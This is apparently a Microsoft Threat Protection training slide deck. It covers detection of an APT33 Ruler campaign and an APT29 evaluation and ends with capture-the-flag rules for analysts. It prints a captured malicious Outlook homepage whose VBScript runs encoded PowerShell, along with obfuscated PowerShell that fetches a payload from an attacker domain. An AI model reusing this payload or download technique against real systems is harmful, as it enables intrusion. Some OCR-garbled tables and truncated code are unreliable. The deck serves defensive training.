
- Alert 1:** "Critical Active Threat Related to adversary using Ruler and PowerShell on a second machine".
 - Severity: High
 - Category: Suspicious Activity
 - Detection source: Microsoft Threat Experts
- Alert 2:** "Critical Active Threat Related to adversary using Ruler and PowerShell to perform lateral movement".
 - Severity: High
 - Category: Suspicious Activity
 - Detection source: Microsoft Threat Experts

Right Window: Displays a detailed view of a WDATP alert titled "Windows Defender Advanced Threat Protection New Alert Detection".



Customer	[Redacted]
Title	Critical Active Threat Related to adversary using Ruler and PowerShell on a second machine
Severity	High
Category	SuspiciousActivity
Detection Source	Threat experts
Detection Time	[Redacted]
WDATP Portal Link	https://securitycenter.windows.com/alert/[Redacted]

HOLMIUM (APT33) exploitation with Ruler

Timeline of the attack



HOLMIUM (APT33) exploitation with Ruler on the endpoint



[hxxp://customermgmt.net/...](http://customermgmt.net/...)

HOLMIUM (APT33) exploitation with Ruler on the endpoint (outlook>wscript>powershell)

```
1 <html>
2 <head>
3 <meta http-equiv="Content-Language" content="en-us">
4 <meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
5 <title>Outlook</title>
6 <script id=clientEventHandlersVBS language=vbscript>
7 <!--
8 Sub window_onload()
9     Set Application = ViewCtl1.OutlookApplication
10    Set cmd = Application.CreateObject("Wscript.Shell")
11    cmd.Run "cmd /c powershell.exe -w 1 -noni -nop -en LgAgACgAIAAAkAFMASABFAGwAbABpAEQAWwAxAF0A"
12 End Sub
13 -->
14
15 </script>
16 </head>
17
18 <body>
19 <object classid="clsid:0006F063-0000-0000-C000-000000000046" id="ViewCtl1" data="" width="100%">
20
21 . ( $SHELLiD[1]+$sHeLLiD[13]+X' ) ( ('[+'S+'ystem.Net.S'+ervic'+ePointM'+an+'ager]
+:Se+'rve+'rCe+'r'+t+'i+'ficat+'eVal+'i+'dat+'ionCallbac'+k = { Zgp'+
'tru'+e };slee+p 3;+' Z+'gpw+'e'+b+'c'+lien+'t'+ '+'='+'+'new'-'obj'+
'ec'+t System+'.N'+e+'t.We'+b+'Cl'+i+'ent; Zg'+p+'we'+b+'client.Credent'+
'ials = +'new-'+'o+'bjec'+t+' Sys+'tem.Net.N'+e+'t'+w+'o+'rk'+C+'rede'+
'ntial(Rr+'aauth+'Rra, Rra2+fi+'q+'kJ>D7&}+'ez?34^UgI@+'+'_0wP=!M]v+'tRra); +'sleep
10;Z+'gpDo+'wn'+l+'oad+'String=Zgp+'w+'ebc'+lient+'Do+'wnlo+'ad+'Str'+ing'+
('+'Rrahttps://+'custom+'e+'rm+'g+'mt.net/'+'pa+'ge/macro+'c+'osm+'Rr+'a);sl
ZgpDo+'w+'nl+'o+'adS+'trin+'g').REplaCe('Rra',[sTRiNg][ChaR]39).REplaCe(([ChaR]90+[
```

CVE-2017-11774 | Microsoft Outlook Security Feature Bypass Vulnerability

Security Vulnerability


Published: 10/10/2017 | Last Updated : 10/10/2017
MITRE CVE-2017-11774

A security feature bypass vulnerability exists when Microsoft Outlook improperly handles objects in memory. An attacker who successfully exploited the vulnerability could execute arbitrary commands.

In a file-sharing attack scenario, an attacker could provide a specially crafted document file designed to exploit the vulnerability, and then convince users to open the document file and interact with the document.

The security update addresses the vulnerability by correcting how Microsoft Outlook handles objects in memory.

HOLMIUM (APT33) exploitation with Ruler on the cloud



Azure ATP

Failed to logon to [REDACTED] using a wrong password using Kerberos
Failed to logon to [REDACTED] using a wrong password using Kerberos
Failed to logon to [REDACTED] using a wrong password using Kerberos
Failed to logon to [REDACTED] using a wrong password using Kerberos
Failed to logon to [REDACTED] using a wrong password using Kerberos
Failed to logon to [REDACTED] using a wrong password using Kerberos
Failed to logon to [REDACTED] using a wrong password using Kerberos
Failed to logon to [REDACTED] using a wrong password using Kerberos
Failed to logon to [REDACTED] using a wrong password using Kerberos
Failed to logon to [REDACTED] using a wrong password using Kerberos
Failed to logon to [REDACTED] using a wrong password using Kerberos
Failed to logon to [REDACTED] using a wrong password using Kerberos
Failed to logon to [REDACTED] using a wrong password using Kerberos
Failed to logon to [REDACTED] using a wrong password using Kerberos
Failed to logon to [REDACTED] using a wrong password using Kerberos

MCAS

SHOW SIMILAR	Log on	
Description:	Log on	
Type:	Log on	
Type (in app):	OrgIdWsTrust2:process	
Source:	App Connector	
ID:	[REDACTED]	
Matched policies:	—	
General	User	IP address
Date: Jun 19, 2019		
Device type:	Unknown(ruler)	
User agent tags:	—	
App:	Office 365	
Send us feedback		
IP address:	193.19.118.104	
IP category:	—	
Tags:	—	
Location:	Russia, Moscow	


Case study – APT29 - Background

- APT29 (YTTRIUM) is MITRE chosen adversary for 2019 test
- 50+ attacker techniques including lateral move and exfil
- APT29 kill-chain detection by MTP (MDATP, AATP, MCAS)

APT29 Evaluation Scope x +


The screenshot shows a grid-based interface for evaluating APT29's attack techniques. The columns represent different stages of the kill chain: Initial Access, Execution, Persistence, Privilege Escalation, Defense Evasion, Credential Access, Discovery, Lateral Movement, Collection, Command And Control, Exfiltration, and Impact. Each column contains a list of specific techniques, many of which are highlighted in green, indicating they are supported or used by APT29. The interface includes navigation controls at the top and bottom.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
11 items	27 items	42 items	21 items	57 items	16 items	22 items	15 items	13 items	21 items	9 items	14 items
Drive-by Compromise	CMSTP	Accessibility Features	Access Token Manipulation	Account Manipulation	Account Discovery	Application Deployment Software	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction	
Exploit Public-Facing Application	Command-Line Interface	Account Manipulation	Manipulation	Binary Padding	Brute Force	Application Window Discovery	Distributed Collection	Communication Through Removable Media	Data Encrypted for Impact	Data Encrypted	
External Remote Services	Compiled HTML File	AppCert DLLs	Accessibility Features	BITS Jobs	Credential Dumping	Browser Bookmark Discovery	Component Object Model	Clipboard Data	Connection Proxy	Data Compressed	
Hardware Additions	Control Panel Items	Appinit DLLs	Appinit DLLs	Bypass User Account Control	Credentials in Registry	Credentials in Registry	Clipboard Data	Custom Command and Control Protocol	Custom Cryptographic Protocol	Defacement	
Replication Through Removable Media	Dynamic Data Exchange	Application Shimming	Application Shimming	CMSTP	Code Signing	Exploitation for Remote Services	Data from Information Repositories	Data Transfer Size Limits	Data Transfer Size Limits	Data Wipe	
Spearphishing Attachment	Execution through API	Authentication Package	Authentication Package	BITS Jobs	Compile After Delivery	Forced Authentication	Logon Scripts	Disk Content Wipe	Disk Structure Wipe	Disk Wipe	
Spearphishing Link	Execution through API	Module Load	Application Shimming	Bypass User Account Control	Component Firmware	Forced Authentication	Pass the Hash	Domain Fronting	Endpoint Denial of Service	Firmware Corruption	
Spearphishing via Service	Execution	Bootkit	Component Firmware	Component Object Model Hijacking	Hacking	Hooking	Pass the Ticket	Data from Network Shared Drive	Data Encoding	Inhibit System Recovery	
Supply Chain Compromise	Execution	Browser Extensions	Change Default File Association	Component Object Model Hijacking	Component Object Model Hijacking	Exploit for Privilege Escalation	Peripheral Device Discovery	Domain Generation Algorithms	Exfiltration Over Alternative Protocol	Network Denial of Service	
Trusted Relationship	Execution	Module Load	Extra Window Memory Injection	Control Panel Items	Control Panel Items	Kerberoasting	Protocol	Domain Name Resolution	Exfiltration Over Command and Control Channel	Resource Hijacking	
Valid Accounts	Execution	PowerShell	Create Account	DCShadow	DCShadow	DCShadow	Protocol	Domain Generation Algorithms	Exfiltration Over Other Network Medium	Runtime Data Manipulation	
	Execution	Regsvcs/Regasm	DLL Search Order Hijacking	Deobfuscate/Decode Files or Information	Deobfuscate/Decode Files or Information	File Deletion	Protocol	Domain Name Resolution	Exfiltration Over Physical Medium	Scheduled Transfer	
	Execution	Regsvr32	Image File Execution Options	DLL Search Order Hijacking	DLL Side-Loading	File Deletion	Protocol	Domain Name Resolution	Exfiltration Over Other Network Medium	Scheduled Transfer	
	Execution	Rundll32	External Remote Services	New Service	Two-Factor Authentication	File Deletion	Protocol	Domain Name Resolution	Exfiltration Over Physical Medium	Scheduled Transfer	
	Execution	Scheduled Task	File System Permissions Weakness	Path Interception	Execution Guardrails	File Deletion	Protocol	Domain Name Resolution	Exfiltration Over Physical Medium	Scheduled Transfer	
	Execution	Scripting	Hidden Files and Directories	Port Monitors	Exploitation for Defense Evasion	File Deletion	Protocol	Domain Name Resolution	Exfiltration Over Physical Medium	Scheduled Transfer	
	Execution	Service Execution	Process Injection	Scheduled Task	Extra Window Memory Injection	File Deletion	Protocol	Domain Name Resolution	Exfiltration Over Physical Medium	Scheduled Transfer	
	Execution	Signed Binary Proxy	Hooking	Service Registry Permissions Weakness	File Deletion	File Deletion	Protocol	Domain Name Resolution	Exfiltration Over Physical Medium	Scheduled Transfer	
	Execution	Signed Script Proxy	Hypervisor	File Permissions Modification	File Deletion	File Deletion	Protocol	Domain Name Resolution	Exfiltration Over Physical Medium	Scheduled Transfer	
	Execution	Third-party Software	Image File Execution Options	File Permissions Modification	File Deletion	File Deletion	Protocol	Domain Name Resolution	Exfiltration Over Physical Medium	Scheduled Transfer	
	Execution	Trusted Developer Utilities	Logon Scripts	File Deletion	File Deletion	File Deletion	Protocol	Domain Name Resolution	Exfiltration Over Physical Medium	Scheduled Transfer	
	Execution	User Execution	Modify Existing Service	File Deletion	File Deletion	File Deletion	Protocol	Domain Name Resolution	Exfiltration Over Physical Medium	Scheduled Transfer	
	Execution	Windows Management Instrumentation	New Service	File Deletion	File Deletion	File Deletion	Protocol	Domain Name Resolution	Exfiltration Over Physical Medium	Scheduled Transfer	
	Execution	Windows Management Instrumentation	New Service	File Deletion	File Deletion	File Deletion	Protocol	Domain Name Resolution	Exfiltration Over Physical Medium	Scheduled Transfer	



MITRE

MDATP + AATP – Better together!



Microsoft Defender Security Center

Machines > e2atp2019v002

Active alerts: 12 active alerts in 2 incidents (Risk level: High)

Logged on users: 7 logged on users (Most frequent: brmarken-da, Least frequent: dummy_da)

Alerts Timeline Security recommendations Software inventory Discovered vulnerabilities Missing KBs

Title	Severity	Status	Classification
Use of living-off-the-land binary to run malicious code	Low	Resolv...	Not set
Suspicious script execution	Medium	Resolv...	Not set
Use of living-off-the-land binary to run malicious code	Low	Resolv...	Not set
Use of living-off-the-land binary to run malicious code	Low	Resolv...	Not set
Suspicious WMI process creation	Medium	Resolv...	Not set
Suspicious Remote Component Invocation	Medium	Resolv...	Not set
Suspicious Powershell commandline	Medium	Resolv...	Not set

MDATP

Azure Advanced Threat Protection

E2EATP2019v002

Windows Server 2019 Datacenter, 10.0 (1...)

Sensitive

Open security alerts: 1

Logged on users: 0

Accessed resources: 0

Go to Filter by Download activities

Older 12:06 PM Jul 16, 2019

Remote code execution attempt
Brandon Marken -DA made an attempt to run commands remotely on E2EATP2019v002 from VICTIM1, using WMI.

AATP

Case study – APT29 simulation – MTP view

Microsoft 365 Security

Incidents > 2341

2341

Edit name

Status Active

Assigned to Unassigned

Severity High

Classification (Not set) Set status and classification

Categories Not Applicable Execution Lateral Movement Suspicious Activity

ACTIVE

Activity time First Jul 16, 2019, 7:06:46 PM

Comments and History Actions and assistance

Alerts (11) Machines (3) Users (1) Mailboxes (0) Investigations (0) Evidence

✓ Title	Severity	Stat...	Classification	Linked by
Suspicious Powershell commandline	Medium...	New	Not set	2 reasons
Suspicious script execution	Medium...	New	Not set	Proximate time
Use of living-off-the-land binary to run malicious code	Low	New	Not set	Proximate time
Use of living-off-the-land binary to run malicious code	Low	New	Not set	Proximate time
Suspicious Powershell commandline	Medium...	New	Not set	Proximate time
Use of living-off-the-land binary to run malicious code	Low	New	Not set	Proximate time
Suspicious Remote Component Invocation	Medium...	New	Not set	Proximate time
Suspicious WMI process creation	Medium...	New	Not set	Proximate time
Remote code execution attempt	Medium...	New	Not set	Same user credentials
Microsoft Threat Experts High Active Threat Related to Execution	High	New	Not set	Proximate time
Microsoft Threat Experts High Active Threat related to Command	High	New	Not set	Proximate time

Comments and History Actions and assistance

Alert details

Severity Medium

Incident 2341

Category Not Applicable

Detection source Azure ATP

Generated on Jul 16, 2019, 7:10:31 PM

First activity Jul 16, 2019, 7:06:46 PM

Last activity Jul 16, 2019, 7:06:46 PM

Assigned to (Unassigned)

Alert description Brandon Marken -DA made an attempt to run command: E2EATP2019v002 from VICTIM1, using 1 WMI method. ...
[Go to alert page to see full description](#)

Related Evidence (1)


Devices 2

Automated investigation details

Queued

Linked by

Reason	Entity
Same user credentials	e2eapt\brmarken-da



Capture The Flag

What is a Capture the Flag?

CTF is a simulation of real-world situations where the contestants can test and develop their technical skillset.

Some CTFs are focused on offensive skills and scenarios and others may focus on defensive scenarios to sharpen the skills of incident responders.

During the CTF, challenges (aka flags) are introduced that require the contestants either individually or as a team to infiltrate an environment or protect/detect cyber threats exposed.

MTP Capture The Flag

The purpose of our CTF is to help you build your skills and get to know more about MTP. Navigating through different levels of questions you will

- Refresh your memory from today's learnings
- Learn how to navigate in MTP console
- Find ways to review and analyse incidents
- Hunt for interesting information by deep-diving in the data

Your role as a contestant will be to run the Security Operations Center for a replica of an IT environment where you will have the opportunity to detect , analyse incidents and identify information that can support an investigation.

CTF Levels

CTF is split into 4 different levels covering different areas and difficulty levels

- Level 100 : MTP Fundamentals
- Level 200 : Using MTP for Incident Investigation
- Level 300 : Advanced Investigations
- Level 400 : Using Advanced Hunting hands-on investigations

Levels are unlocked based on your progress on the level you are on.

CTF Scoring & Hints

- Each flag will give you 100 to 500 points depending on the level of difficulty. A special flag of 1000 points is available towards the end.
- If you get stuck, you can unlock a hint that will help you progress. There's a 50% flag points penalty if you answer a question that you used a flag for.
 - Example : If you answer a 500 point flag correctly and you used a hint, you shall get 250 points.
- Most of the answers lie on the MTP console, or in Microsoft documentation online

How to enter the flags

Case Insensitive

Dates : DD/MM/YY (eg 21/11/2019)

Multiple Strings : Comma Separated , In alphabetical order unless asked otherwise.

Titles of components : Try full name first, acronym if it fails

URLs : Include full including http/https/etc

Acronyms : comma separated words (eg MTP == Microsoft,Threat,Protection)

Durations : eg 5 days , 1 hour

Hostnames : Just computername , no domain names

Usernames : Plain user name (eg Carlos , not Carlos@contoso.com or CONTOSO\Carlos)

Paths : Complete path with filename

Got stuck ?

